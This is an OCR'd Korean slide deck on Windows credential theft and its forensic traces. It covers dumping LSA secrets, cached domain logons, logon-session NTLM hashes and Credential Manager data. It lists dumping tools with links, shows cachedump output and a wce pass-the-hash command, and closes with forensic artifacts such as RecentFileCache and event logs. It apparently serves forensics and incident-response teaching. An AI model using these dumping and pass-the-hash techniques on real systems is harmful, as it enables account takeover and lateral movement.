
LSA Secret Dump in Registry

- **LSA Secret Dump 도구**
  - Cain & Abel (http://www.oxid.it/cain.html)




LSA Secret Dump in Registry

- **LSA Secret Dump 도구**
  - gsecdump(http://www.truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5)



  - lsadump2 (http://packetstormsecurity.com/files/10457/lsadump2.zip) : 32비트만 지원
  - LSASecretsDump(http://www.nirsoft.net/utils/lsa_secrets_dump.html)
  - LSASecretsView(http://www.nirsoft.net/utils/lsa_secrets_view.html)

- **공격 시나리오**
  - 특정 시스템을 장악한 공격자는 해당 시스템의 LSA Secret 복호화를 통해 실제 사용자 계정의 패스워드를 획득할 수 있음
  - 사용자 계정을 사용하는 서비스는 아래와 같이 services.msc 에서 "Log On As" 정보에서 확인 가능




Name	Description	Status	Startup Type	Log On As
DB2 - DB2COPY1 - DB2	Allows applications to ...	Started	Automatic	.\db2admin
DB2 Governor (DB2COPY1)	Collects statistics for a...		Manual	.\db2admin
DB2 Remote Command Server (DB2COPY1)	Supports remote DB2 ...	Started	Automatic	.\db2admin
DB2DAS - DB2DAS00	Supports local and rem...	Started	Automatic	.\db2admin
postgresql-9.0 - PostgreSQL Server 9.0	Provides relational dat...		Manual	.\postgres

Cached Domain Logon Information Dump in Registry

Cached Domain Logon Information Dump in Registry

- **Cached Domain Logon Information ?**
  - 도메인 컨트롤러 환경에서, 사용자가 로그인한 로컬 시스템에 캐쉬된 Credentials(user+domain+hash) 정보
  - SECURITY 레지스트리 파일 저장됨(LSASS.EXE 프로세스에 DLL 인젝션하여 구할 수도 있음)
  - Credentials 정보를 로컬 시스템에 캐쉬하는 이유? 도메인 컨트롤러가 고장났을 경우를 대비하기 위해서 정보를 저장(Off-line 접근)
    - ✓ HKEY_LOCAL_MACHINE/Security/CACHE/NL$X 에 저장됨




Cached Domain Logon Information ? (계속)

- Server 2008을 제외한 OS에서는 로그인한 10명의 Credentials 정보를 레지스트리에 유지, Server 2008에서는 25명
  - ✓ HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩CachedLogonsCount 에 설정 정보 저장
- username을 **salt로 사용하여 "Pass the Hash" 공격에는 사용할 수 없음**
  - ✓ "**Cachedump**","**Cain and Abel**" or "**creddump**" 와 같은 도구를 통해 **Password Cracking 공격 수행 가능**

Cached Domain Logon Information Dump in Registry

- 수집 도구
  - Cain & Abel (http://www.oxid.it/cain.html)



Cached Domain Logon Information Dump in Registry

- **수집 도구**
  - creddump(https://code.google.com/p/creddump/)
  - Windows Password Recovery (http://www.passcape.com/windows_password_recovery) : 상용
  - cachedump(http://http://www.openwall.com/john/contrib/cachedump-1.2.zip)


```
C:\>cachedump.exe -v
Service not found. Installing CacheDump Service (C:\cachedump.exe -s)
CacheDump service successfully installed.
Service started.
user:2d9f0b052932ad18b87f315641921cda:lab:lab.internal
Service currently active.  Stopping service...
Service successfully removed.
```


  - fgdump(http://www.foofus.net/~fizzgig/fgdump/)
  - PWDumpX(http://packetstormsecurity.org/files/62371/PWDumpX14.zip)

Password Hash Dump in Logon Session

Password Hash Dump in Logon Session

- **Password Hash in Logon Session ?**
  - Windows 인증 요소
    - ✓ Logon Processes(WINLOGON.EXE)
      - 기본 Logon Process
      - 로그인 시도 I/O를 감지함
    - ✓ LSA(Local Security Authority, LSASS.EXE)
      - 유저모드 프로세스, 로컬 시스템 보안 정책과 사용자 인증을 관리함
      - 로그인 세션 유지
    - ✓ Authentication Packages(MSV1_0.DLL)
      - NTLM Authentication Packages
      - 실제 사용자 인증을 수행하는 DLL, 로그인 세션 생성을 수행, LSA가 시작 시, 로딩됨





Password Hash in Logon Session ?

- NTLM 인증 과정
  1. 사용자 로그인 시도를 WINLOGON.EXE가 감지하여 LSASS.EXE가 로드한 DLL인 MSV1_O.DLL의 LsaLogonUser() 함수를 호출
  2. LsaLogonUser()는 사용자 인증을 수행, 로그인 세션을 생성하고 해당 세션에 Credentials를 추가


  *Credentials : UserName, Domain, LM Hash, NT Hash로 구성된 값

- 로그인 세션 내의 Credentials
  - ✓ LSASS.EXE는 생성된 로그인 세션을 유지/관리하며 각 세션은 NTLM Credentials을 가지고 있음
  - ✓ 각 세션이 가지고 있는 Credentials 값은 해당 세션이 인증이 필요한 작업(ex : 리소스 접근)을 수행할 시 사용됨
  - ✓ 따라서 매번 사용자가 패스워드를 입력할 필요 없음 : **SSO(Single Sign-On)**

- **수집 도구**
  - LSASS 프로세스에 DLL을 인젝션하는 방법 => BSoD(Blue Screen of Death) 의 위험성이 존재
    - ✓ pwdump6(http://www.foofus.net/~fizzgig/pwdump/)
      - Windows 2000/XP/2003/Vista/2008 지원
    - ✓ fgdump(http://www.foofus.net/~fizzgig/fgdump/)
      - Windows 2000/XP/2003/Vista/2008 지원
      - pwdump6 의 업그레이드 버전
    - ✓ msvctl(http://www.truesec.se/sakerhet/verktyg/saakerhet/msvctl_v0.3)
    - ✓ gsecdump(http://www.truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5)
      - Windows 2000/XP/2003/Vista/7/2008 지원
    - ✓ lslsass(http://www.truesec.se/sakerhet/verktyg/saakerhet/lslsass_v1.0_(x86))
      - Windows Vista/7/2008 지원
      - 32비트만 지원

Password Hash Dump in Logon Session

- **수집 도구**
  - 메모리 내에서 구조체의 시그니처를 통해 카빙하는 방법
    - ✓ wce(http://www.ampliasecurity.com/research/wcefaq.html)
      - Windows 2000/XP/2003/Vista/2008 지원
      - 로그인 세션의 계정 Credential 확인



- 획득한 Credential 로 CMD.EXE 실행

```
C:\>wce.exe -s <user>:<domain>:<LM hash>:<NT hash> -c cmd.exe
```

Network Service Authentication Credentials Dump

Network Service Authentication Credentials Dump

- **Credential Manger & Protected Storage**
  - Credential Manger
    - ✓ Windows XP 부터 존재
    - ✓ 네트워크 자원에 대한 SSO(Single Sine-On) 지원
    - ✓ "vaults" 라 불리우는 특수 폴더에 데이터 저장
    - ✓ DPAPI 를 사용하여 데이터 암호화 => 평문으로 복호화도 가능~
    - ✓ Vista 이후 부터 Control Panel₩User Accounts and Family Safety₩Credential Manager 에서 활성화 가능
  - Protected Storage
    - ✓ IE, Outlook 에서 이메일 정보 저장
    - ✓ CryptoAPI 사용하여 데이터 암호화, 키는 사용자 패스워드


- **수집 도구**
  - Credential Manger
    - ✓ netpass(http://www.nirsoft.net/utils/netpass-x64.zip)
    - ✓ Cain & Abel (http://www.oxid.it/cain.html)
  - Protected Storage
    - ✓ pspv(http://www.nirsoft.net/utils/pspv.zip)
    - ✓ Cain & Abel (http://www.oxid.it/cain.html)
    - ✓ Network Password Recovery(http://www.passcape.com/network_password_recovery) : 상용도구

Network Service Authentication Credentials Dump


- **공격 시나리오**
  - 일반적으로 회사 내 업무용 PC의 Credential Manger, Protected Storage 에는 이메일, 내부 사이트 계정에 대한 정보가 저장되어있을 가능성이 높음
  - 그리고 이러한 계정 정보는 도메인 계정 혹은 네트워크 공유 패스워드와 동일할 가능성이 높음~
  - 따라서 공격자는 이러한 정보를 통해 타 시스템으로 공격 가능~!!

The Forensic Artifacts

- **프로그램 실행 흔적(in 공격하는 시스템)**
  - 프리패치(단, 서버군 제품에서는 프리패치 기능이 꺼져 있음)



  - 레지스트리 응용프로그램 호환성 캐시




  - 메모리 내에 남은 흔적

```
0963359048WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,20
0963359108 12 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.
0963359168com)
0963359174Use -h for help.
0963359192
0963359194ACTIVEDIRECTORY$:NTLMTEST:00000000000000000000000000000000:B
0963359254602C4D74AAC9470047AC19BBAD5305E
0963359287Administrator:NTLMTEST:00000000000000000000000000000000:6019
0963359347 8DA498CB790C61C66D405A24101F
```


- **프로그램 실행 흔적(in 공격하는 시스템)**
  - RecentFileCache.bcf
    - ✓ 경로 : ₩Windows₩AppCompat₩Programs₩RecentFileCache.bcf
    - ✓ 아직까진 Server 2008 에서만 발견됨;;
    - ✓ 바이너리 파일(BinText로 보면 문자열만 볼 수 있음)
    - ✓ 레지스트리의 응용프로그램호환성 캐시에 있는 데이터와 비슷하나 완전히 일치하지 않음.
    - ✓ 실행된 프로그램 순서대로 기록됨. 정확한 실행 시간을 알 수 없음
    - ✓ 이를 통해 특정 악성코드의 흔적을 찾을 수 있음

File pos	Mem pos	ID	Text
U 000000000018	000000000018	0	c:\windows\syswow64\wbem\wmiprvse.exe
U 000000000068	000000000068	0	c:\windows\system32\wbem\unsecapp.exe
U 0000000000B8	0000000000B8	0	c:\windows\system32\mmc.exe
U 0000000000F4	0000000000F4	0	c:\windows\system32\netstat.exe
U 000000000138	000000000138	0	c:\windows\system32\more.com
U 000000000176	000000000176	0	c:\windows\system32\sethc.exe
U 0000000001B6	0000000001B6	0	c:\windows\system32\msfeedssync.exe
U 000000000202	000000000202	0	c:\windows\system32\wuauclt.exe
U 000000000246	000000000246	0	c:\windows\softwaredistribution\download\install\windows-kb890830-x64-v4.10-delta.exe
U 0000000002F6	0000000002F6	0	d:\ea00a827924fe3877f973d\mrtstub.exe
U 000000000346	000000000346	0	c:\windows\system32\mrt.exe
U 000000000382	000000000382	0	c:\windows\system32\ctfmon.exe
U 0000000003C4	0000000003C4	0	c:\windows\system32\inetsrv\w3wp.exe
U 000000000412	000000000412	0	c:\windows\system32\tracert.exe
U 000000000456	000000000456	0	c:\windows\system32\find.exe
U 000000000494	000000000494	0	c:\windows\syswow64\ieunatt.exe
U 0000000004D8	0000000004D8	0	c:\users\jason\appdata\local\microsoft\windows\temporary internet files\content.ie5\gp368rbl\javasetup7u5[1].exe
U 0000000005BE	0000000005BE	0	c:\program files (x86)\java\jre7\bin\unpack200.exe
U 000000000628	000000000628	0	c:\windows\syswow64\cmd.exe
U 000000000664	000000000664	0	c:\windows\syswow64\wbem\wmic.exe

- **프로그램 실행 흔적(in 공격하는 시스템)**
  - 악성코드 내 스트링
    - ✓ 악성코드 내 Export 함수명으로 사용될 수 있음



- **네트워크 공유 흔적(in 공격당한 시스템)**
  - 네트워크 로그인(**in Security.evtx**)
    - ✓ 로그인 ID : 3
    - ✓ 인증 패키지 : NTLM

